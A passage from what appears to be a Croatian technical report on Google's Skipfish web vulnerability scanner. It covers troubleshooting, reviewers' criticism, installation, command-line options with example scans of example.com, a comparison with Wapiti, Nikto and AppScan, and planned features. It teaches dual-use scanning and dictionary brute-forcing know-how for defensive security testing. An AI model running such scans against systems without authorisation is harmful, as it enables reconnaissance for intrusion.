1. Skeniranje predugo traje – potrebno je provjeriti broj poslanih HTTP zahtjeva u sekundi, ukoliko je ispod 200 za skeniranje preko javne infrastrukture Interneta odnosno 1000 u lokalnoj mreži, problem leži u tome što se skenira spori poslužitelj. Također, preporuča se korištenje opcija „–m“ i „–Y“ za ubrzavanje rada skenera te upotreba manjeg rječnika koji se koristi za simulaciju napada uzastopnim pokušavanjem. Može se dogoditi da Skipfish pregledava neku nesuvislu poveznicu te zbog toga bude dugi period vremena zablokiran. Lokacija koju trenutno skenira može se provjeriti pritiskom tipke *Enter* na tipkovnici te se rad alata, u slučaju prethodno opisane situacije, može obustaviti kombinacijom tipki *Ctrl-C*. Također, preporuča se korištenje opcija „–X“ i „–I“ kako bi se alatu dala lista statičkog web sadržaja kojeg nema potrebe provjeravati simulacijom napada uzastopnog pokušavanja te se na taj način dobiva na brzini rada alata.
2. Skeniranje preopterećuje ciljni poslužitelj – preporučuje se smanjivanje broja ostvarenih istovremenih TCP (eng. *Transmission Control Protocol*) konekcija korištenjem parametra „–m“. Ukoliko je poslužitelj i dalje preopterećen, preporuča se korištenje alata *Trickle* za ograničavanje prijenosnog pojasa kojeg koristi Skipfish.
3. Direktorij s izlaznim rezultatima skeniranja zauzima veliku količinu diskovnog prostora – Skipfish u izlazni direktorij u svrhu dokumentiranja svog rada sprema listu svih ranjivosti koje je pronašao, sve bitne HTTP zahtjeve i odgovore koje je uočio te kopije svih datoteka koje je otkrio. Također, u memoriji izrađuje privremeni zapis svih dokumenata koje je skenirao. Pretpostavljena maksimalna veličina svakog takvog privremenog uzorka je 200 kB. Ukoliko je Skipfish pretraživao web stranicu koja sadrži 30000 video zapisa, veličina privremenog zapisa može biti reda veličine nekoliko GB. To se može izbjeći korištenjem opcije „–I“ kojom se skeniranje ograničava na interesantne dinamičke lokacije na poslužitelju te opcijom „–X“ kojom se iz skeniranja isključuju stranice sa statičkim sadržajem. Također, može se koristiti opcija „–s“ za kontrolu maksimalne veličine pojedinog privremenog zapisa.

Kritičari alat istovremeno hvale i kritiziraju. Hvale idu na račun bogatstva mogućnosti samog alata, počevši od upravljanja kolačićima, procesiranja autentifikacijskih detalja i vrijednosti varijabli HTML formi te korištenja oznake pojedine sjednice za pregled skenirane web stranice u svojstvu identificiranog korisnika. Kao specijalnost alata ističe se mogućnost prolaska kroz sve datoteke i direktorije na poslužitelju u svrhu pronalaska arhiva skripti koje je administrator sustava zaboravio odstraniti, kompresiranih arhiva čitavih web aplikacija ili *subversion*/SSH konfiguracijskih datoteka koje su slučajno ostale u sustavu. To se ostvaruje uparivanjem svih mogućih kombinacija uočenih naziva datoteka na sustavu i svih poznatih datotečnih ekstenzija. Također, hvali se činjenica da alat koristi određeni skup ključnih riječi, koji je vjerojatno izvučen iz indeksa Googleove tražilice, te ih kombinira zajedno sa svim poznatim ekstenzijama datoteka i otkrivenim nazivima datoteka na skeniranoj web aplikaciji, na način da izračunava sve moguće njihove kombinacije. Dobivene rezultate koristi u simuliranju napada uzastopnim pokušavanjem kao imena datoteka, direktorija ili argumenata HTTP POST zahtjeva. Ovakav pristup može generirati velik broj mogućih kombinacija pa se umjesto njega često koriste unaprijed definirani rječnici dostupni u više različitih verzija koje se razlikuju po svojoj veličini.

Kritike su upućene na račun rada alata te generiranog izvještaja kao rezultata njegovog rada. Često skeniranje predugo traje, pogotovo ako se koristi skeniranje uz korištenje unaprijed definiranog rječnika,

te je popriličan problem činjenica da ne postoji indikator koji bi dao do znanja korisniku koliko dugo će trajati pojedino skeniranje. Također, skeniranje može preopteretiti računalo na kojem se alat izvršava, ali i poslužitelj koji je odredište skeniranja. Ujedno može generirati veliku količinu mrežnog prometa te konačni izvještaj može zauzeti popriličnu količinu memorije računala na kojem se Skipfish izvršava. Zamjera mu se da u rezultatima često donosi lažne uzbune odnosno prijavljuje lažne ranjivosti i probleme. Uočeno je da ne zna upravljati klasičnim HTML formama generiranim pomoću skriptnog jezika Perl što rezultira nemogućnošću njihovog testiranja automatskim popunjavanjem. No, zato ispravno uočava forme koje nisu zaštićene od CSRF napada. Bitna zamjerka je činjenica da izvještaj o otkrivenim ranjivostima nije dostupan tijekom skeniranja (nije interaktivan), već se generira tek nakon što je skeniranje završilo ili je prekinuto od strane korisnika. Drugim riječima, ne postoji način kojim bi korisnik mogao tijekom procesa skeniranja otkriti koje je dosad ranjivosti sustava otkrio Skipfish. Alat u trenutnom obliku ima vrlo limitiranu profesionalnu primjenu. Rezultati skeniranja sadrže gomilu različitih izvještaja pa se njihovo detaljno analiziranje pretvara u popriličnu zahtjevan zadatak. Nadalje, opis pojedinih rezultata skeniranja odnosno ranjivosti često je vrlo apstraktan i dvosmislen pa otkrivanje uzročnika pojedinih problema može popriličnu potrajati. Iz navedenih razloga, korištenje Skipfisha nije prikladno za brze provjere sigurnosti web aplikacije i ne preporuča se kao alat za manje stručne korisnike jer će u takvim slučajevima izazvati nepotrebnu paniku umjesto pružanja dodatne sigurnosti.

3.3. Način korištenja alata

Skipfish radi na svim poznatijim operacijskim sustavima. Preciznije, ima podršku za Linux, FreeBSD, MacOS X i Windows (u sklopu Cygwin okruženja) okolinu. Instalacija alata podrazumijeva preuzimanje arhive programa sa sljedeće poveznice:

http://code.google.com/p/skipfish/downloads/list

Potom je potrebno preuzetu arhivu raspakirati i kompajlirati pomoću sljedećih naredbi:

```
$ tar –xrf skipfish-1.52b.tgz
$ make
```

Ukoliko se pri izvođenju naredbe *make* pojavljuju greške odnosno kompajliranje nije uspjelo, to znači da nije u potpunosti uspostavljeno okruženje za kompajliranje alata, odnosno da na računalu nisu instalirane sve potrebne komponente. U tom slučaju potrebno je provjeriti jesu li na sustavu instalirane sljedeće komponente (i po potrebi ih instalirati):

- GNU C Compiler - skup prevoditelja različitih programskih jezika poput jezika C, C#, C++, Java, Fortran, Pascal i sl.,
- GNU Make - alat koji iz izvornog koda automatski kreira izvršne programe,
- GNU C Library - standardna biblioteka programskog jezika C,
- zlib - programska biblioteka koja se koristi za kompresiju podataka,
- OpenSSL - implementacija SSL (*eng. Secure Sockets Layer*) i TLS (*eng. Transport Layer Security*) protokola u obliku otvorenog koda,
- libidn – biblioteka koja kodira i dekodira imena domena.

Potom je potrebno odabrati rječnik kojeg će Skipfish koristiti pri svom radu. Svi rječnici se nalaze u direktoriju *„dictionaries“*. Odabrani rječnik potrebno je kopirati iz navedenog direktorija u direktorij u kojem se nalazi datoteka *„skipfish.wl“* te je potrebno biti pozicioniran u tom direktoriju pri samom pokretanju alata.

Alat se pokreće iz komandne linije korištenjem sljedeće naredbe općenitog oblika:

```
./skipfish <-opcija> <parametar opcije> <URL web aplikacije koja se
skenira>
```

Bitno je naglasiti da se opcije mogu nadodavati jedna iza druge u proizvoljnom broju i redoslijedu. Skipfish je bogat različitim opcijama koje mogu olakšati život korisnicima te omogućiti da rad alata

odnosno skeniranje određene stranice bude u potpunosti prilagođenom njihovim potrebama i željama. Od navedenih opcija ovdje su spomenute samo najvažnije:

- ***-o*** – izlazni direktorij alata u koji se pohranjuju svi rezultati skeniranja web aplikacije.
- ***-A*** – koristi se ukoliko skenirana web aplikacija zahtjeva autentifikaciju korisnika. Primjer uporabe:

```
./skipfish –A korisnicko_ime:lozinka ...ostali parametri...
```

- ***-C*** – vrlo slična primjena kao i kod opcije ***–A*** samo što se ovdje radi o pružanju sjedničkog kolačića potrebnom za identifikaciju na poslužitelju.
- ***-X*** – koristi se za navođenje URL-ova koje Skipfish ne treba skenirati, odnosno treba preskočiti pri svom radu. Na taj način se može ubrzati rad alata. Pri korištenju ove akcije gotovo uvijek se navodi poveznica koja služi za odjavljivanje iz web aplikacije kako se alat ne bi odjavio s aplikacije pri radu jer time ne bi mogao adekvatno testirati sve stranice koje zahtjevaju identifikaciju korisnika. Primjer uporabe:

```
./skipfish –X /logout/logout.aspx  ...ostali parametri...
```

- ***-I*** – opcija suprotnog značenja od opcije ***–X***. Navodi Skipfishu eksplicitnu listu URL-ova koje treba skenirati.
- ***-D*** – opcija koja omogućava nadodavanje novih *hostova* ili domena u postupak skeniranja što znači da će korištenjem te opcije Skipfish analizirati više različitih lokacija. Primjer uporabe:

```
./skipfish –D test2.example.com –o
izlazni_direktorijhttp://test1.example.com/
```

- ***-b*** – opcija pomoću koje Skipfish može generirati HTTP zahtjeve kakve generiraju preglednici poput Firefoxa (parametar *ffox*) ili Internet Explorera (parametar *ie*). Primjer uporabe:

```
./skipfish –b ie http://www.example.com/
```

- ***-H*** – koristi se za nadodavanje nestandardnih zaglavlja u HTTP zahtjeve.
- ***-d*** – ograničava se dubina skeniranja na određeni broj poddirektorija.
- ***-r*** – ograničava se broj sveukupnih HTTP zahtjeva koji se mogu poslati unutar jednog skeniranja.
- ***-p*** – određivanje detaljnosti skeniranja odnosno koliko posto (od 0 do 100) od svih dostupnih poveznica, datoteka i direktorija na skeniranoj web aplikaciji će Skipfish pregledati.
- ***-P*** – zabranjuje se svaki oblik HTML parsiranja, ograničava se detaljnost pregleda i mogućnost učenja novih ključnih riječi, ali se ubrzava rad alata.
- ***-O*** – zabranjuje se parsiranje svih formi i njihovo automatsko popunjavanje.
- ***-U*** – Skipfishu se naređuje da u svoj dnevnik bilježi sve vanjske adrese elektroničke pošte ili HTTP poveznice na koje naiđe na skeniranoj stranici.
- ***-W*** – opcija kojom se izbjegava korištenje unaprijed definiranih rječnika, već se umjesto njih koristi proizvoljna (od strane korisnika definirana) lista ključnih riječi.
- ***-L*** – onemogućuje se automatsko učenje.
- ***-V*** – onemogućuje se osvježavanje rječnika.
- ***-T*** – koristi se za eksplicitno definiranje načina automatskog popunjavanja polja formi.
- ***-g*** – određuje se sveukupni broj TCP konekcija koje Skipfish smije uspostaviti tijekom pojedinog skeniranja.

- ***-m*** – određuje se broj TCP konekcija po pojedinoj IP adresi koje Skipfish smije uspostaviti tijekom pojedinog skeniranja, primjer uporabe:

```
./skipfish –m 5 http://www.example.com/
```

- ***-t*** – definira se vrijeme u sekundama u kojem Skipfish treba odaslati sve potrebne HTTP zahtjeve te čekati na potrebne HTTP odgovore.
- ***-f*** – određuje maksimalni broj uzastopnih HTTP grešaka koje se mogu pojaviti prije nego Skipfish odustane od trenutnog skeniranja.
- ***-S*** – definira maksimalnu veličinu HTTP odgovora kojeg alat može primiti i parsirati.


Slika 1. Izvješće alata Skipfish - skenirana aplikacija i pronađeni tipovi ranjivosti

Ukoliko se želi pokrenuti standardno detaljno skeniranje, kod s kojim se pokreće alat trebao bi izgledati otprilike ovako:

```
./skipfish –U –C „autentifikacijski_kolacic=vrijednost“ –X
/logout.aspx –o izlazni_direktorij http://www.example.com/
```


Ako se pak želi ostvariti brzo skeniranje, Skipfish se može pokrenuti sljedećom naredbom:

```
./skipfish –m 5 –LV –W /dev/null –o izlazni_direktorij –b ie
http://www.example.com/
```



Slika 2. Izvješće alata Skipfish - popis pronađenih dokumenata

U konačnici Skipfish generira izvješće o svom radu u obliku HTML datoteke koja se može otvoriti u pregledniku (slike 1., 2. i 3.). Izvješće sadrži listu ranjivosti visokog, srednjeg i niskog rizika, upozorenja i informativne zapise (svaki predstavljen putem okruglog znaka posebne boje). Također, izvješće sadrži popis svih dokumenata, grupiranih po tipu, na koje je alat naišao pri svom radu te kratak opis svih problema na koje je naišao.



Slika 3. Izvješće alata Skipfish - kratak opis pronađenih prijetnji

3.4. Usporedba s drugim WAS alatima

Google je sa Skipfishom, po običaju, ušao na izuzetno napučeno i konkurentno tržište. Naime, uz Skipfish postoji čitav niz drugih alata za provjeru sigurnosti web aplikacija koji su, po svojim mogućnostima, poprilično slični Skipfishu. Ovo potpoglavlje donosi kratku usporedbu između Skipfisha s tri konkurentna alata. Usporedba je prikazana u tablici 1.

	Skipfish	**Wapiti**	**Nikto**	**Rational AppScan**
podržane platforme	Windows, Linux, MacOS X, FreeBSD	Windows, Linux, MacOS X, FreeBSD	Windows, Linux, MacOS X, FreeBSD	Windows
tip alata	alat otvorenog koda	alat otvorenog koda	alat otvorenog koda	komercijalni
način upravljanja alatom	putem komandne linije	putem komandne linije	putem komandne linije	putem grafičkog sučelja
specifičnost alata u odnosu na ostale	ne zadovoljava mnoge kriterije koje je konzorcij za sigurnost web aplikacija postavio za aplikacije takvog tipa, nema vlastitu bazu podataka poznatih ranjivosti	kao i Skipfish nema vlastitu bazu poznatih ranjivosti, ali koristi Niktovu u najnovijoj inačici alata	koristi vlastitu bazu poznatih ranjivosti	izrazito detaljno izlazno izvješće koje korisniku nudi potencijalna rješenja pronađenih problema

Tablica 1. Usporedba WAS alata

Konačni zaključak usporedbe bi bio da pri odabiru alata korisnik mora utvrditi kakve su njegove potrebe, mogućnosti i navike te s obzirom na to odabrati alat koji mu najviše odgovara jer u konačnici će svaki od njih kvalitetno izvršiti svoj posao. Ukoliko korisnik radi za bogatu firmu kojoj treba kvalitetno izvješće o sigurnosti web aplikacija, koristit će komercijalni AppScan. Njega će koristiti i u slučaju da nije navikao na rad u komandnoj liniji. Ako pak preferira komandnu liniju pred grafičkim sučeljem i nema novaca za plaćanje licenci, okrenut će se alatima otvorenog koda. U svakom slučaju, najbolje je isprobati sve alate i utvrditi koji od njih daje najbolje rezultate te omogućuje najbrži i najjednostavniji rad.

3.5. Budućnost

S obzirom da je alat relativno kratko na tržištu (objavljen 18.3.2010.) te da se radi o proizvodu tvrtke Google, nema sumnje da će u budućnosti biti u najmanju ruku konkurentan na području alata za provjeru sigurnosti web aplikacija, ako ne i dominantan. Trenutno postoji velik broj različitih sigurnosnih ranjivosti web aplikacija, a s daljnjim razvojem WWW-a, tehnologija za izradu web aplikacija i porastom aktivnih web stranica taj broj će samo rasti. Zbog toga je potreban alat koji će dizajnerima i programerima omogućiti jednostavnu i brzu provjeru ranjivosti njihove web aplikacije na najučestalije napade. Tu u igru ulazi Skipfish koji već sad omogućuje provjeru raznih ranjivosti, a u budućnosti će popis napada koje provjerava samo rasti. Ključ u razvoju Skipfisha je činjenica da je njegov izvorni kod otvoren (engl. *open source*) što znači da se neće samo intenzivno razvijati unutar tvrtke Google već da ga i zajednica zadovoljnih korisnika može unaprjeđivati i prilagođavati svojim potrebama. Na tu činjenicu Google ozbiljno računa, što se vidi po listi postojećih nedostataka i planiranih unaprjeđenja koja je objavljena na web stranici alata i putem koje se otvoreno poziva zajednicu da sudjeluje u unaprjeđenju alata.

Iz liste planiranih unaprjeđenja mogu se izdvojiti sljedeća:

- provjera prekoračenja međuspremnika – trenutno se smatra da ne postoji pouzdan način za udaljenu provjeru ovog napada odnosno da takva provjera ne izazove pojavu iznimki ili veći broj poruka o greškama,
- podrška za samostalnu instalaciju što za određene Unix/Linux distribucije predstavlja podršku za *make install* naredbu,

- opcija za nastavak skeniranja,
- implementacija specifičnijih PHP (eng. *Hypertext Preprocessor*)testova (*eval injection*, RFI),
- podrška za konfiguracijsku datoteku alata,
- implementacija opcije za ograničavanje uzorkovanja dokumenata ili za spremanje uzoraka direktno u trajnu memoriju,
- potpuna podrška za otkrivanje napada umetanjem aktivnih skripti izvršenog putem skriptnog jezika *JavaScript* – postoje osnovne provjere u trenutnom kodu alata, no ne postoji kvalitetan skriptni kod za procjenu izraza i ugrađenog DOM pristupa,
- podrška za *proxy* poslužitelje – trenutno nije kompatibilna sa značajkama za kontrolu performansi alata, no vjerojatno će u budućnosti biti ostvarena kao opcija koja će se koristiti kada sve ostale opcije ne prolaze,
- sigurnosne provjere i izvlačenje poveznica iz elemenata web aplikacija koji su ostvareni u obliku dodataka (npr. *Java* ili *Flash*),
- integracija za tražilice (virtualni hostovi, početne putanje) i
- testovi za napad uzastopnim pokušavanjem usmjeren na lozinke i numeričke nazive datoteka.

4. Zaključak

S razvojem Interneta odnosno *World Wide Weba* uvišestručio se broj dostupnih web aplikacija, a time je napredovao i postupak izrade web stranica odnosno tehnologija pomoću kojih se iste izrađuju. Većina današnjih stranica ima malu količinu statičkog sadržaja te dominira dinamički sadržaj koji je izuzetno ranjiv i pogodan za različite oblike napada. Među spomenutim napadima najučestalija su različita umetanja zlonamjernog koda poput napada umetanjem SQL koda, XML koda ili Xpath, XSS napada te napada umetanjem naredbi ljuske operacijskog sustava. Kao prijetnje visokog rizika još vrijedi istaknuti CSRF napad , napad korištenjem znakova za formatiranje ispisa te napade koji uzrokuju cjelobrojno prepisivanje ili prepisivanje memorijskog spremnika .

Zbog svih opisanih sigurnosnih ranjivosti, među dizajnerima i programerima podigla se svijest o važnosti održavanja sigurnosti njihovih web aplikacija. Kako bi im se olakšalo utvrđivanje sigurnosti njihovih aplikacija stvoreni su alati za provjeru sigurnosti web aplikacija poput *Wapitija*, *Nikta* i mnogih drugih. Najnoviji među njima je Skipfish. Kao i njegova konkurencija, diči se detaljnim skeniranjem web aplikacija u potrazi za najpoznatijim i najopasnijim sigurnosnim ranjivostima. Pokreće se iz komandne linije uz mnoštvo različitih opcija za prilagodbu detaljnosti, kvalitete i trajanja skeniranja te radi na svim popularnim platformama, a rezultate svog rada korisniku prezentira u obliku HTML izvještaja. No, Skipfish nije savršen, ima svojih mana među kojima se često ističu dugotrajan proces skeniranja, suviše detaljan izvještaj da bi ga nestručni korisnik razumio, a istovremeno sadrži dvosmislene i nedovoljno detaljne opise problema koji više odmažu nego pomažu profesionalnom korisniku.

Sve u svemu, Skipfish je kvalitetan alat koji ima mnogo prostora za napredak, a s obzirom da iza njega stoji tvrtka Google, što alatu otvorenog koda jamči velik broj entuzijastičnih razvijatelja iz zajednice korisnika, nema sumnje da ga čeka svijetla budućnost.

5. Reference

[1] Wikipedija: Format String Attack, http://en.wikipedia.org/wiki/Format_string_attack, svibanj 2010.

[2] Wikipedija: Cross-Site Request Forgery , http://en.wikipedia.org/wiki/Cross-site_request_forgery, lipanj 2010.

[3] CCERT PUBDOC-2006-05-157: Analiza XSS sigurnosnih propusta, http://www.cert.hr/documents.php?id=248, svibanj 2006.

[4] CCERT PUBDOC-2004-10-93: Sigurnosni propusti Web aplikacija, http://www.cert.hr/documents.php?id=179, listopad 2004.

[5] PHP Manual: SQL Injection, http://www.php.net/manual/en/security.database.sql-injection.php, srpanj 2010.

[6] Meier, J.D., Mackman, A., Dunner, M., Vasireddy, S., Escamilla, R., Murukan, A.: Improving Web Application Security: Threats and Countermeasures, http://msdn.microsoft.com/en-us/library/aa302417.aspx, Microsoft Corporation, lipanj 2003.

[7] The Web Application Security Consortium: The WASC Threat Classification v2.0, http://projects.webappsec.org/Threat-Classification, siječanj 2010.

[8] Surribas, Nicolas: Wapiti, http://www.ict-romulus.eu/web/wapiti/home, 2010.

[9] Sullo, C., Lodge, D.: Nikto2, http://www.cirt.net/nikto2, siječanj 2010.

[10] Rational AppScan Standard Edition, http://www-01.ibm.com/software/awdtools/appscan/standard/features/?S_CMP=rnav&S_CMP=rnav , IBM, 2010.

[11] Zalewski, M.: Skipfish, http://code.google.com/p/skipfish/, Google, srpanj 2010.

[12] Lindner, F.: Testing Google Skipfish, http://www.h-online.com/security/features/Testing-Google-s-Skipfish-1001315.html, svibanj 2010.